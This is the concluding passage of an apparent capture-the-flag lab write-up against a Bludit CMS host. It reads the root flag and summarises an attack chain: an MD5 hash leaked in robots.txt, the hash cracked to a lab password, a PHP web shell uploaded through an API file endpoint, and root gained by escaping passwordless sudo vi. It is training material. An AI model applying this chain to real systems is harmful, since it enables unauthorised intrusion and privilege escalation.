
9. Capturing the Flag
Retrieve the root CTF flag:
1
cat /root/ctf/root.txt
Conclusion
This writeup demonstrated an end-to-end attack chain against bludit.lab:
- Reconnaissance: Identified OpenSSH and Apache web server running Bludit CMS via Nmap.
- Information Disclosure: Recovered an administrator MD5 password hash from
robots.txt. - Credential Cracking: Cracked the MD5 hash using John the Ripper to obtain
Tokiohotel21. - Arbitrary File Upload: Exploited the
/api/files/{key}endpoint using the admin token to upload a PHP web shell. - Remote Code Execution: Executed commands via the web shell to conduct internal reconnaissance and obtain SSH access for
core. - Privilege Escalation: Exploited passwordless
sudo /usr/bin/viaccess to break out into a root shell and capture the flag.